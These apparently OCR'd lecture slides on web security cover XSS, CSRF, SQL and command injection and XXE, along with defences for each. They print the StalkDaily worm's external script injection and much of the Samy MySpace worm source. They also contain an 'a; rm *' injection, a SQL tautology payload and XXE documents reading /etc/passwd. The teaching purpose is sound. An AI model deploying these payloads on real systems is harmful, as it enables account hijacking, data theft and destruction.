- **Can save URL-encoded data into Twitter profile**
- **Data not escaped when profile is displayed**
- **Result: StalkDaily XSS exploit**
  - Viewing an infected profile, infects your own profile

```
var update = urlencode("Hey everyone, join www.StalkDaily.com. It's a site like Twitter but with
pictures, videos, and so much more! ");

var xss = urlencode('http://www.stalkdaily.com"></a><script

src="http://mikeyylolz.uuuq.com/x.js"></script><script

src="http://mikeyylolz.uuuq.com/x.js"></script><a ');

var ajaxConn = new XHConn();

ajaxConn.connect(“/status/update", "POST",
"authenticity_token="+authtoken+"&status="+update+"&tab=home&update=update");

ajaxConn1.connect(“/account/settings", "POST",
"authenticity_token="+authtoken+"&user[url]="+xss+"&tab=home&update=update”)
```


http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/

Preventing Cross-Site Scripting

- **Client-side data must be sanitized before it is used inside HTML**
- **Remove / encode HTML special characters**
  - Use a good escaping library
    - OWASP ESAPI (Enterprise Security API)
    - Microsoft’s AntiXSS
- **In PHP, htmlspecialchars(string) will replace all special characters with their HTML codes**
  - ‘ becomes ' “ becomes " & becomes &
  - In ASP.NET, Server.HtmlEncode(string)

Preventing Injection is Hard! MySpace Worm

- **Users can post HTML on their MySpace pages**
- **MySpace does not allow scripts in users' HTML**
  - No <script>, <body>, onclick, <a href=javascript://>
- **... but does allow tags for CSS.**
  -
- **But MySpace will strip out "javascript"**
  - Use "java<NEWLINE>script" instead
- **But MySpace will strip out quotes**
  - Convert from decimal instead: alert('double quote: ' + String.fromCharCode(34))

MySpace Worm Source Code


```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var
D=document.body.createTextRange();C=D.htmlText}catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function
getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams(){var E=document.location.search;var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var
J;var
AS=getQueryParams();var L=AS['Mytoken'];var
M=AS['friendID'];if(location.hostname=='profile.myspace.com'){document.location='http://
www.myspace.com'+location.pathname+location.sear
ch}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC( '+A,A)}function nothing(){}function
paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-
1){Q=Q.replace('+','%2B')}while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function
httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST')
{J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function
findIn(BF,BB,BC){var R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function
getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}function getFromURL(BF,BG){var
T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new
XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new
ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var
AF;if(AE){AE=AE.replace('jav'+'a',A+'jav'+'a');AE=AE.replace('exp'+'r)','exp'+'r)'+A);AF=' but most of all, samy is my hero. <d'+'iv
id='+AE+'D'+'IV>'}var AG;function getHome(){if(J.readyState!=4){return}var
AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','</td>');AG=AG.substring(61,AG.length);if(AG.indexOf('samy')==-
1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');
```

MySpace Worm

- “There were a few other complications and things to get around. This was not by any means a straight forward process, and none of this was meant to cause any damage or **** anyone off. This was in the interest of..interest. It was interesting and fun!”
- **Started on “samy” MySpace page**
- **Everybody who visits an infected page, becomes infected and adds “samy” as a friend and hero**
- **5 hours later “samy” has 1,005,831 friends**
  - Was adding 1,000 friends per second at its peak

CROSS-SITE REQUEST FORGERY (CSRF/XSRF)


Cookies in Forged Requests



Impact

- **Hijack any ongoing session (if no protection)**
  - Netflix: change account settings, Gmail: steal contacts, Amazon: one-click purchase
  - Reprogram the user’s home router
  - Login to the **attacker’s** account

Login XSRF: Attacker logs you in!



Broader View of CSRF

- **Abuse of cross-site data export**
  - SOP does not control data export
  - Malicious webpage can initiates requests from the user's browser to an honest server
  - Server thinks requests are part of the established session between the browser and the server (automatically sends cookies)

Defenses

- **Secret validation token**
  - <input type=hidden value=23a3af01b>
- **Referer validation**
  - Referer: http://www.facebook.com/home.php

Add Secret Token to Forms

- **“Synchronizer Token Pattern”**
- **Include a secret challenge token as a hidden input in forms**
  - Token often based on user’s session ID
  - Server must verify correctness of token before executing sensitive operations
- **Why does this work?**
  - Same-origin policy: attacker can’t read token out of legitimate forms loaded in user’s browser, so can’t create fake forms with correct token

Referer Validation

- **Lenient** referer checking – header is optional
- **Strict** referer checking – header is required

Why Should We Allow Lenient Checks?

- **Why might the referer header be suppressed?**
  - Stripped by the organization's network filter
  - Stripped by the local machine
  - Stripped by the browser for HTTPS -> HTTP transitions
  - User preference in browser
  - Buggy browser
- **Web applications can't afford to block these users**
- **Many web application frameworks include CSRF defenses today**

INJECTION

A brief history

- The first public discussions of SQL injection started appearing around 1998
- The Phrack magazine first published attacks in 1985
- Hundreds of proposed fixes and solutions
- And yet...

PHP Injection Attacks

- **http://victim.com/copy.php?name=username**
- **copy.php includes**
  - system(“cp temp.dat $name.dat”)
- **User calls**
  - http://victim.com/copy.php?name=“a; rm *”
- **copy.php executes**
  - system(“cp temp.dat a; rm *.dat”);

So Basically...

- **User-supplied data is not sanitized**
- **Input directly used or concatenated to a string that is used by an interpreter**
- **Common Injections:**
  - SQL, NoSQL, Object Relational Mapping (ORM), LDAP, Object Graph Navigation Library, ...

Database Basics

- **Structured collection of data**
  - Often storing tuples/rows of related values
  - Organized in tables

CREDITS		
ACCOUNT	USERNAME	BALANCE
0066	palpatine	123815.01
1977	lskywalker	40.13
0401	owkenobi	5031.19

Databases

- **Extremely common in web service back-end**
  - Stores user and service info (all long-lived state)
  - Runs as a separate process from server
- **Web server sends queries or commands computed from incoming HTTP request**
- **Database returns/inserts/modifies values**

SQL Basics

- **Widely used database query language**
  - (Pronounced “S-Q-L” or “sequel”)
- **Fetch a set of rows:**

```
SELECT column FROM table WHERE condition
```

returns the value(s) of the given column in the specified table, for all records where condition is true.

- **Example:**

```
SELECT Balance FROM CREDIT
WHERE Username='vader'
```

More SQL

- **Can add data to the table (or modify):**

```
INSERT INTO CREDIT VALUES (8477, 'chewy', 10.00);
```

- **Can delete entire tables:**

```
DROP TABLE CREDIT
```

- **Issue multiple commands, separated by semicolon:**

```
INSERT INTO Customer VALUES (4433, 'yoda',
7000.0); SELECT ACCOUNT FROM CREDIT
WHERE Username='dmaul'
```

returns 4433.

Database Injection Attacks

- **SQL application uses untrusted data in a query**
  - `String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") + "'";`
- **Hibernate Query Language (HQL) call**
  - `Query HQLQuery = session.createQuery("FROM accounts WHERE custID='" + request.getParameter("id") + "'");`
- **Attacker sets id to ' or '1'='1**
  - `http://example.com/app/accountView?id=' or '1'='1`
- **Returns all records in the database**

CardSystems Attack (2005)

- **CardSystems**
  - Credit card payment processing company
  - SQL injection attack in June 2005
- **The Attack was the largest at the time**
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - 43 million credit card #s exposed
- **Record broken by:**
  - 45.6 million cards hacked from TJX Companies (2006)
  - 130 million cards hacked from Heartland Payment Systems (2006)

Anonymous speaks: the inside story of the HBGary hack

By Peter Bright | Last updated a day ago

The hbgaryfederal.com CMS was susceptible to a kind of attack called SQL injection. In common with other CMSes, the hbgaryfederal.com CMS stores its data in an SQL database, retrieving data from that database with suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, need parameters. For example, a query to retrieve an article from the CMS will generally need a parameter corresponding to the article ID number. These parameters are, in turn, generally passed from the Web front-end to the CMS.

It has been an embarrassing week for security firm HBGary and its HBGary Federal offshoot. HBGary Federal CEO Aaron Barr thought he had unmasked the hacker hordes of Anonymous and was preparing to name and shame those responsible for co-ordinating the group's actions, including the denial-of-service attacks that hit MasterCard, Visa, and other perceived enemies of WikiLeaks late last year.

When Barr told one of those he believed to be an Anonymous ringleader about his forthcoming exposé, the Anonymous response was swift and humiliating. HBGary's servers were broken into, its e-mails pillaged and published to the world, its data destroyed, and its website defaced. As an added bonus, a second site owned

Defenses

- **Use safe APIs and prepared statements in parameterized queries**
  - Define all the SQL code, then pass in each parameter
  - Separates code from data
- **Whitelist-based server-side input validation**
- **Escape special characters**
- **Use LIMIT (and other) SQL controls within queries to prevent mass disclosure of records**
- **Remember Defense in Depth, Least Privilege, etc.**

XML EXTERNAL ENTITIES

XML External Entities

- **A web application accepts XML input, parses it, and prints the result (or includes untrusted input in XML documents)**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY>
<!ENTITY bar "World">
]>
<foo>
Hello &bar;
</foo>
```

- **Parses as**

Hello World

But What About...

- **Consider an attacker uploading this XML document**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

- **Attacker attempting to extract information from server**

And another attacker might try

- **What about this XML document:**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
<foo>&xxe;</foo>
```

- **Attacker is sniffing the private network**

Or this attack

- **Uploading this XML document will DoS the machine**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
<foo>&xxe;</foo>
```

- **/dev/random is a never-ending file**

What can be done?

- **Use less complex data formats, such as JSON**
- **Disable XML external entities and processing in all XML parses**
- **Whitelist-based server-side input validation**
- **See OWASP for more useful tips**